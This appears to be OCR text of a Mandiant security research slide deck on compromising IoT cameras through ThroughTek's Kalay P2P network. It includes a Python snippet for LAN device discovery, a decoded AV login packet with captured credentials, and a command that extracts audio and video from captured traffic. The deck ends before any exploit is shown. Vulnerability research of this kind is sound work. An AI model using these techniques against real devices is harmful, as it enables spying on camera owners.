MANDIANT

Careful Who You Trust

Compromising P2P Cameras at Scale

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Introductions

Jake Valletta

- 10+ years offensive security
- Focuses/Interests:
  - Mobile Security
  - Embedded/IoT
  - Reverse Engineering
  - Network Protocol Analysis

Erik Barzdukas

- Focuses/Interests:
  - Mobile Platforms
  - Embedded Devices
  - Ghidra Time

Dillon Franke


- Undergrad/Master's at Stanford University
- Focuses/Interests:
  - Application Security
  - Static Code Analysis
  - Reverse Engineering
  - Red Teaming

Agenda

- Initial IoT Camera Research
- Kalay P2P Network
- Attacking the Kalay Network: **CVE-2021-28372**
- Device Compromise Case Studies
- Conclusions

Initial Research

- Research started in Fall 2020
- General interest in smart cameras
  - Purchased 10+ unique camera models to practice/teach embedded security
  - No specific objectives other than “let’s see what we can find!”
- Common themes:
  - Embedded hardware testing
  - Mobile applications
  - Reverse engineering
  - Web APIs



Multi-Pronged Approach

Mobile Application Analysis

- Download app from app store(s)
- Configure smart camera as a normal user would

Static analysis:

- `apktool`/`baksmali`/IDA Pro

Dynamic analysis:

- rooted/Jailbroken devices
- Proxy network traffic
- `frida`!

Device Analysis

- Physical attacks & debug interfaces
  - UART/JTAG/chip-off
- Analyze network traffic
- Find firmware images and analyze with IDA Pro/Ghidra

- **Goals:** Focus on getting local shell, apply persistence, add additional tools
  - `gdb`, `tcpdump`, `busybox`, `frida`

Looking Ahead – The Results

Embedded Devices:

- Active UART pins with access to bootloader (usually Das U-Boot) and OS (usually Linux)
- Non-encrypted data partitions on eMMC + NAND flash
- Default (or widely known) credentials
- Everything runs as `root`
- Non-encrypted or signed firmware images allow research without purchasing devices
- Shared code-base between vendors

Mobile Apps:


- Incomplete/nonexistent certificate pinning
- Lack of platform attestation/jailbreak detection
- Easier to reverse libraries and code
- Malware-esque packers + obfuscation

Web APIs:

- Unauthenticated endpoints
- Appalling error handling
- Input handling and sanitization
- Username enumeration
- Weak password policies
- Lack of rate limiting
- Public Swagger docs
- HTTP (!) + custom AES encryption

First Unique Finding – What's this UDP Stuff?

- Early network analysis of a particular device was unusual
  - Zero TCP traffic during an audio/video stream (all UDP)
  - Non-standard ports
  - Binary (non-ASCII) looking data
  - Not high entropy
  - Patterns in packet data and packet sizes




Enter: The Kalay Network

- Developed by ThroughTek Co., Ltd. (“TUTK”)
- Taiwanese-based software company
- A platform for manufactures/OEMs to enable remote connectivity of smart devices
  - Over 83 Million registered devices and 1.1 billion monthly connections
  - Implemented as an SDK
  - Each device assigned a unique identifier (“UID”)

On The Wire

- UDP-based communication
  - Can use TCP in some cases
- Various encodings on binary data
  - Bit shifting, byte swapping, XOR
- Additional layer of security with “DTLS” feature
  - Versions 3.1.10+ of Kalay SDK
  - Wraps AV layer in Datagram Transport Layer Security session in PSK mode



Talkin' Kalay

- Captured hundreds of MB of Kalay PCAP data
- Created a Python implementation of the Kalay protocol (`pytutk`)


- Used in conjunction with `scapy` to do:
  - Transparent encoding/decoding of raw messages
  - Object-Oriented approach to constructing and analyzing Kalay messages
  - Easy to use API to establish connections

- Allowed us to send messages that looked like any node in the network (but mostly Clients and Devices)
  - Let the fun begin!

```
def do_lan_discovery(interface, uuid):

    conn = IOTCConnection(interface=interface)

    msg0601 = IOTCMessage0601.new()
    msg0601.header.body_size = 72
    msg0601.body.uuid = uuid
    msg0601.body.iotc_version = 0x03010a0b
    msg0601.body.client_random_id = gen_client_random()
    msg0601.body.partial_mac_addr = 0xabababab
    msg0601.body.connection_flag = 1

    print "Broadcasting hello..."
    conn.raw_send_br(msg0601)

    resp = conn.raw_read()

    print "Response from %s:%d" % (resp.remote_ip, resp.remote_port)
    print "  Device ID: %s" % resp.iotc_p.body.device_name
    print "  Device Version: %s" % parse_version(resp.iotc_p.body.device_version)
    print "  Result 0x%08x" % resp.iotc_p.body.result

    return
```


Kalay Network Topology

- **Masters:** Direct Clients and Devices to the appropriate Server
- **Servers:** Connect Clients and Device and optionally relay traffic as needed
- **Devices:** Smart Camera, DVR, Doorbell
- **Clients:** Mobile/Desktop Apps



Kalay Connection Modes

- Network mode selected automatically based on network topology / considerations
  - NAT type (Symmetric versus Restricted/PR)
- Three Modes are Supported
  - **P2P:** Device + Client able to communicate directly (across network boundaries)
  - **RLY:** Device + Client require a relay to establish connection (e.g. symmetric NAT scenarios)
  - **LAN:** Device + Client are on same network
- UID used by Client to establish connection with a Device
  - AuthKey (if enabled) also required to establish connection with a Device



Authentication Layer

- Built in authentication layer for sensitive functionality (AV/IOCTRL)
  - Most devices used device-specific username/password
  - Different credentials than a user's login
- Multiple layers exist after connection is established
  - Audio Video ("AV")
  - RPC Interface (known as IOCTRL)
  - Protocol Tunneling (not used frequently)
  - Real-Time Data Transfer (not used frequently)

```
IOTCPacket
  Raw Size: 598
  Header:
    Flag2: 0xa
    Version: 0x17
    Session Frame Number: 0
    Message Type: 0x0407
    Body Size: 582
    Flag: 0x21
    Relay Session ID: 0xe130
    Channel ID: 0
    Use AES: 0
  Body:
    Descriptor: Client->Device (LAN/P2P) AV Message (Version 1)
    Client Random ID: 0x0200e130
    Partial MAC Addr: 0xcc8a01c0
    Encapsulated (AVPacket):
      Packet Header (AVPacketHeader):
        AV Type: 0x0
        Opcode: 0x0
        Version: 0xa
        Frame No: 0
        Frame Size: 0
        Packet No in Frame: 0
        Frame Info Size: 0
        Payload: 546
        Reserve1: 0x0001
        Serial No: 0x633eb887
      Body (AVMessageLogin):
        Descriptor: AV Login Message
        Username: admin
        Password: 10c5461eb52c4053b720af7882bc0c3
        Offset_514: 0x00000001
        Supported OpCodes:
          0x00000004
          0x001f07fb
          0x00000000
          0x00000000
          0x00030000
        Offset_538: 0x00000000
        Offset_542: 0x00000001
```

Parsing Audio / Video

```
analyst@A12310-DEV:/repos/tutk/test/pytutk$ python extract-av.py ../../networking/app_startup_only_udp_tutk.pcap 2>/dev/null
Saving audio to app_startup_only_udp_tutk.aac
Saving video to app_startup_only_udp_tutk.mp4
Adding Audio Frame to app_startup_only_udp_tutk.aac : 0
Adding Audio Frame to app_startup_only_udp_tutk.aac : 1
Adding Audio Frame to app_startup_only_udp_tutk.aac : 2
Adding Audio Frame to app_startup_only_udp_tutk.aac : 3
Adding Audio Frame to app_startup_only_udp_tutk.aac : 4
Adding Audio Frame to app_startup_only_udp_tutk.aac : 5
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Adding Audio Frame to app_startup_only_udp_tutk.aac : 19
```



Device Registration Flow



Registration Server


Kalay
Network



Mobile Application
(Remote Network 1)

Smart Camera
(Home Network)

Device Registration Flow



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

